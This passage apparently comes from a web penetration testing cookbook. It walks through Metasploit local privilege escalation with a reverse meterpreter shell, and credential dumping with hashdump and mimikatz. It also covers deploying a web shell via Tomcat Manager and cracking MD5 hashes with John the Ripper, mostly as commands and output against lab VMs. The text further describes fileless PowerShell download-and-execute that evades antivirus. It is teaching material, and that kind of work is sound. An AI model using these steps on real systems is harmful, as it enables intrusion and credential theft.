
```
use windows/local/ms14_058_track_popup_menu
set payload windows/x64/meterpreter/reverese_tcp
set lhost 192.168.56.10
set lport 4444
set session 1
```

The final exploit configuration should look like this:




```
msf exploit(windows/local/ms14_058_track_popup_menu) > show options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.10    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64
```

16. Run the exploit and see how it retrieves a new meterpreter session:



```
msf exploit(windows/local/ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 192.168.56.10:4444
[*] Launching notepad to host the exploit...
[+] Process 2620 launched.
[*] Reflectively injecting the exploit DLL into 2620...
[*] Injecting exploit into 2620...
[*] Exploit injected. Injecting payload into 2620...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (206403 bytes) to 192.168.56.14
[*] Meterpreter session 4 opened (192.168.56.10:4444 -> 192.168.56.14:50681) at 2018-07-31 06:59:45 -0500

meterpreter > _
```

17. From this new session, we can verify it is running as a system (`getuid`). We can dump the password hashes of local users (`hashdump`), we can load meterpreter modules such as `mimikatz`, which allows us to recover clear-text passwords from the host's memory (`kerberos`, `wdigest`, `tspkg`), and we can perform many other Windows post-exploitation tasks, as illustrated:



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User               Password
------    -------    ------           ----               --------
0;996     Negotiate  WORKGROUP        WIN-F7RR4F9OTUV$
0;22776   NTLM
0;182705  Negotiate  IIS APPPOOL      DefaultAppPool
0;995     Negotiate  NT AUTHORITY     IUSR
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;999     NTLM       WORKGROUP        WIN-F7RR4F9OTUV$
0;91078   NTLM       WIN-F7RR4F9OTUV  Administrator      Password123

meterpreter >
```

How it works...


Our first move after gaining access to command execution through a web-shell was to use that command execution capability to upload a more advanced shell to the host so we could try privilege escalation exploits.

First, we prepared a metasploit payload using `msfvenom` and set up its handler. Then we used PowerShell and its **Invoke-Expression** (**IEX**) command. This takes a string and executes it as a script; the string we gave it as parameter was the contents of a file stored in our server that was downloaded using the `WebClient` object and its `DownloadString` function. This way, the contents of the remote file were passed directly to be executed by IEX without them being stored on the disk. This prevents the action of most antiviruses, as they react to read and write events on disk, not in memory.

With the advanced shell, we discovered that the quick privilege escalation methods were not working, then we looked into Exploit-DB for a local exploit to gain system access. The exploit we found was already part of Metasploit, so we just loaded it and used the active session to trigger it. That was the purpose of sending our first session to the background and the setting of the session value in the exploit configuration. After selecting a `payload`, and setting up a receiving host and port (`lhost` and `lport`) for the reverse connection, we launched the exploit. It was successful, returning us a new meterpreter session, this time with system privileges.


See also

As in the Unix case, pentestmonkey also has a small program to evaluate the configuration of the Windows operating system and to find possible privilege escalation weaknesses in it. This program is called `windows-privesc-check.exe` (`https://github.com/pentestmonkey/windows-privesc-check/`). The next screenshot shows an example of running it, displaying only security issues (in audit mode or `--audit`), performing the most basic sets of checks (`-a`), showing only results exploitable by the current user (`-c`), and saving the output, three files—`.html`, `.txt` and `.xml`—with the prefix `privesc-check` (`-o privesc-check`):



```
c:\Users\Public>windows-privesc-check2.exe --audit -a -c -o privesc-check
windows-privesc-check2.exe --audit -a -c -o privesc-check
windows-privesc-check v2.0svn198 (http://pentestmonkey.net/windows-privesc-check)

Only reporting privesc issues for these users/groups:
* IIS APPPOOL\DefaultAppPool
* Mandatory Label\High Mandatory Level
* \Everyone
* BUILTIN\Users
* NT AUTHORITY\SERVICE
* \CONSOLE LOGON
* NT AUTHORITY\Authenticated Users
* NT AUTHORITY\This Organization
* [unknown]\S-1-5-5-0-182700
* BUILTIN\IIS_IUSRS
* \LOCAL
* [unknown]\S-1-5-82-0
[i] Running as current user.  No logon creds supplied (-u, -D, -p).
```

The following screenshot shows the resulting report in HTML format:




file:///root/privesc-check.html

WIN-F7RR4F9OTUV

Contents

Impact	Ease of exploitation	Confidence	Title
Very High	Medium	Very High	User Access Control Setting Allows Malware to Elevate Without Prompt
Medium	Very High	Very Low	Windows Service Registry Keys Allow Untrusted Users To Create Subkeys
High	Medium	Very High	Executables for Running Processes Can Be Modified On Disk
High	Medium	Very High	DLLs Used by Running Processes Can Be Modified On Disk
High	Medium	Very High	SMB Server Does Not Mandate Packet Signing
High	Medium	Very High	SMB Client Does Not Mandate Packet Signing
Low	Very High	Very High	Service Can Be Started By Non-Admin Users
Low	High	Very High	Directory Creation Allowed On Drive Root
High	Low	High	Current Working Directory Used For DLL Search - Including Network Locations

Another very interesting option for persistence, privilege escalation, and post exploitation is Empire (`https://github.com/EmpireProject/Empire`). It works by setting up agents in the compromised hosts that send information and perform commands sent via listeners hosted in the attacking machine. Empire includes modules for multiple operating systems for persistence (keeping access to the compromised hosts even after reboots or restarting services), privilege escalation, reconnaissance, lateral movement, data exfiltration, and even trolling and pranking. It is not included in the default installation of Kali Linux, but can easily be downloaded from the preceding URL and installed. This is what its main screen looks like:



```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       284 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) >
```


Using Tomcat Manager to execute code

In `Chapter 4`, *Testing Authentication and Session Management*, we obtained the Tomcat Manager credentials and mentioned that this could lead us to execute code in the server. In this recipe, we will use such credentials to log in to the manager and upload a new application that will allow us to execute operating system commands within the server.

How to do it...

For this recipe, we come back to our OWASP BWA machine `vm_1`, and start from the point where we already know the credentials for the Tomcat server:


1. Browse to `http://192.168.56.11:8080/manager/html` and, when asked for username and password, use the ones obtained previously—`root` as username and `owaspbwa` as the password:



A username and password are being requested by http://192.168.56.11:8080. The site says: "Tomcat Manager Application"


User Name: root
Password: ●●●●●●●●

2. Once inside the manager, look for the section WAR file to deploy and click on the **Browse** button.
3. Kali includes a collection of web-shells in `/usr/share/laudanum`. Browse there and select the `/usr/share/laudanum/jsp/cmd.war` file:




Name	Size	Modified
cmd.war	1.2 kB	17 Oct 2016
makewar.sh	39 bytes	22 Apr 2013
warfiles		2 Apr

4. After it has loaded, click **Deploy**:




Select WAR file to upload /usr/share/laudanum/jsp/cmd.war

5. Verify that you have a new application called `cmd`, as shown:




/bodgeit		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/cmd		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

6. Let's try it; browse to `http://192.168.56.11:8080/cmd/cmd.jsp`.
7. If everything goes right, you should see a page with a textbox and a **Send** button. In the textbox, try a command and send it, for example `ifconfig`:



```
Command: ifconfig

eth0      Link encap:Ethernet  HWaddr 08:00:27:3f:c5:c4
          inet addr:192.168.56.11  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3f:c5c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23797 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54228 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3296537 (3.2 MB)  TX bytes:76952778 (76.9 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1161 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1161 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:243369 (243.3 KB)  TX bytes:243369 (243.3 KB)
```

8. We can now execute commands, but which user and what privilege level do we have? Try the `whoami` command:



```
192.168.56.11:8080/cmd/cmd.jsp?cmd=whoami
```

Commands with JSP

```
Command: whoami

root
```

   We can see Tomcat is running with root privileges in this server. That means that at this point, we have full control of it and can perform any operation, such as creating or removing users, installing software, configuring operating system options, and much more.

How it works...

Once we obtain the credentials for Tomcat Manager, the attack flow is pretty straightforward. We just need an application useful enough for us to upload it. Laudanum, included by default in Kali Linux, is a collection of web-shells for various languages and types of web servers, including PHP, ASP, ASP .Net, and JSP. What can be more useful to a penetration tester than a web-shell?

Tomcat has the ability to take a Java web application packaged in WAR format and can deploy it in the server. We used this functionality to upload the web-shell included in Laudanum and, after it was uploaded and deployed, we just browsed to it and, by executing system commands, discovered that we had root access in that system, as the server was not properly configured and had Tomcat running under the root user.

Cracking password hashes with John the Ripper by using a dictionary


In previous chapters, we extracted password hashes from databases; using hash strings is the most common method to find passwords in a penetration test. In order to discover the real password, we need to decipher them and, as hashes are generated through irreversible algorithms, we have no way of decrypting the password directly. Hence, it is necessary to use slower methods like brute force and dictionary cracking.

In this recipe, we will use **John the Ripper** (**JTR** or simply **John**), the most popular password cracker, to recover passwords from the hashes extracted in the step-by-step SQL injection recipe in `Chapter 6`, *Exploiting Injection Vulnerabilities*.

Getting ready

As the title of this recipe states, we will use a dictionary, that is, a list of words or possible passwords to crack previously obtained password hashes. Kali Linux includes several word lists in the `/usr/share/wordlists/` directory. The one we will use in this recipe is RockYou, which comes by default compressed in GZIP format.

To uncompress the RockYou dictionary, we first need to go to the `cd /usr/share/wordlists/` directory, then simply extract the archive contents using the `gunzip` command: `gunzip rockyou.txt.gz`. The next screenshot illustrates this process:




```
root@kali:~# ls /usr/share/wordlists/
dirb       dnsmap.txt     fern-wifi   nmap.lst       sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt.gz  wfuzz
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst    sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt  wfuzz
root@kali:/usr/share/wordlists# 
```

How to do it...


Once we have a list of hashes to crack and a dictionary, let's proceed:

1. Although John the Ripper is very flexible with regards to how it receives input, to prevent misinterpretations, we first need to set usernames and password hashes in a specific format. Create a text file called `hashes_6_7.txt`, containing one name and hash per line, separated by a colon (`username:hash`), as illustrated:



```
admin:21232f297a57a5a743894a0e4a801fc3
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
user:ee11cbb19052e40b07aac0ca060c23ee
```

2. Once we have the file, we can go to a Terminal and execute the `john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt` command:




```
root@kali:~/webpentest/c7# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (smithy)
abc123            (gordonb)
letmein           (pablo)
charley           (1337)
admin             (admin)
5g 0:00:00:05 DONE (2018-07-21 00:04) 0.9074g/s 2603Kp/s 2603Kc/s 2607KC/s      123d..¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

There are five out of six passwords in the word list. We can also see that `john` checked 2,607,000 comparisons per second (`2,607 KC/s`).

3. `john` also has the option to apply modifier rules, add prefixes or suffixes, change the case of letters, and use leet speak on every password. Let's try the following command on the still-uncracked password:

   ```
   john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
   hashes_6_7.txt --rules
   ```

   We can see that the rules worked and we found the last password:



```
root@kali:~/webpentest/c7# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt --rules
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:52 39.12% (ETA: 00:06:35) 0g/s 2009Kp/s 2009Kc/s 2009KC/s puyum3u+yo=x..puttycats
user             (user)
1g 0:00:00:54 DONE (2018-07-21 00:05) 0.01840g/s 1963Kp/s 1963Kc/s 1963KC/s vampiro..tony2000
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

How it works...

John (and every other offline password cracker) works by hashing the words in the list (or the ones it generates) and comparing them to the hashes to be cracked and, when there is a match, it assumes the password has been found.

The first command uses the `--wordlist` option to tell John what words to use. If it is omitted, it generates its own list to generate a brute force attack. The `--format` option tells us what algorithm was used to generate the hashes, and if the format has been omitted, John tries to guess it, usually with good results. Lastly, we include the file that contains the hashes we want to crack.

We can increase the chance of finding passwords by using the `--rules` option because it applies common modifications people make to words when trying to create harder passwords to crack. For example, for the word password, John will also try the following, among others:

- `Password`
- `PASSWORD`
- `password123`
- `Pa$$w0rd`

Cracking password hashes via Brute Force using Hashcat

